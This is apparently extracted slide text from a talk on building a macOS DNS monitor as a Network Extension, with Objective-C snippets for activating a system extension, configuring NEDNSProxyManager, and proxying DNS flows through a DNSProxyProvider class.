

Cancel Open



at this point macOS is basically Windows Vista

(Many) Prerequisites

to run (in non-mdm environment)



at this point
...macOS is basically Windows Vista

Activating a System Extension

from within the application's bundle

execute in app's code

```
01 OSystemExtensionRequest* request = [OSystemExtensionRequest
02     activationRequestForExtension:EXT_BUNDLE_ID
03     queue:dispatch_get_global_queue(DISPATCH_QUEUE_PRIORITY_HIGH, 0)];
04
05 request.delegate = <some object that conforms to the OSystemExtensionRequestDelegate protocol>;
06
07 [OSystemExtensionManager.sharedManager submitRequest:request];
```

1 Create a request to activate a System Extension

2 Set delegate

3 Submit request

required delegate methods:

requestNeedsUserApproval:

request:actionForReplacingExtension:withExtension:

request:didFailWithError:

request:didFinishWithResult:

Enabling NEDNSProxyManager

...to begin monitoring DNS traffic

```
01 [NEDNSProxyManager.sharedManager loadFromPreferencesWithCompletionHandler:^(NSError * _Nullable error) { ❶
02
03     NEDNSProxyManager.sharedManager.localizedDescription = @"DNS Monitor"; ❷
04
05     NEDNSProxyProviderProtocol* protocol = [[NEDNSProxyProviderProtocol alloc] init];
06     protocol.providerBundleIdentifier = EXT_BUNDLE_ID;
07 ❸
08     NEDNSProxyManager.sharedManager.providerProtocol = protocol;
09
10     NEDNSProxyManager.sharedManager.enabled = YES; ❹
11
12     [NEDNSProxyManager.sharedManager saveToPreferencesWithCompletionHandler:^(NSError *error) { ❺
13         //no error?
14         // dns monitor (proxy) now off and running!
15     }];
16 }];
```

- ❶ Load current preferences
- ❷ Set description (for UI, etc)
- ❸ Init, configure, and set "provider protocol"
- ❹ Set proxy manager's 'enabled' flag
- ❺ Save preferences to activate proxy!

(Network) Extension now loaded

view via systemextensionsctl utility

```
% systemextensionsctl list
```

```
1 extension(s)
```

```
--- com.apple.system_extension.network_extension
```

```
enabled active teamID bundleID (version) name [state]
```



```
* * VBG97UB4TA com.objective-see.dnsmonitor.extension (0.9.9/0.9.9) Extension [activated enabled]
```

```
% ps aux
```

```
...
```

```
root /Library/SystemExtensions/D1B451CE-FD47-4129-9C77-DC8CFB1852AB/
```

```
com.objective-see.dnsmonitor.extension.systemextension/Contents/MacOS/com.objective-see.dnsmonitor.extension
```



/Library/SystemExtensions/

Handling DNS Traffic

in the network extension

```
01 int main(int argc, char *argv[]){
02     [NEProvider startSystemExtensionMode];
03     dispatch_main();
04     ...
05 }
06
07
```



Extension's Info.plist

```
01 <key>NetworkExtension</key>
02 <dict>
03 ...
04 <key>NEProviderClasses</key>
05
06 <dict>
07 <key>com.apple.networkextension.dns-proxy</key>
08 <string>DNSProxyProvider</string>
09 </dict>
10
11 </dict>
```

```
01 @interface
02 DNSProxyProvider:NEDNSProxyProvider
03
04 ...
05
06 @end
```

inherits from NEDNSProxyProvider


(your) class

NEDNSProxyManager Delegate Methods


start, stop, and (most importantly) handle new flow



`startProxyWithOptions:completionHandler:`



`stopProxyWithReason:completionHandler:`




`handleNewFlow: (NEAppProxyFlow *) flow`



"NEAppProxyFlow: an abstract base class that declares the programmatic interface for a flow of network data" -NEAppProxyFlow.h

handleNewFlow: (NEAppProxyFlow *) flow
proxying a local DNS request to a DNS server

DNS server



local flow

- 1 Open (local) flow
- 2 Read datagrams from (local) flow

remote endpoint

- 3 Open (remote) endpoint to DNS server
- 4 Write datagrams to remote endpoint

handleNewFlow: (NEAppProxyFlow *) flow
proxying DNS response (from server) to local low

DNS server



local flow

remote endpoint

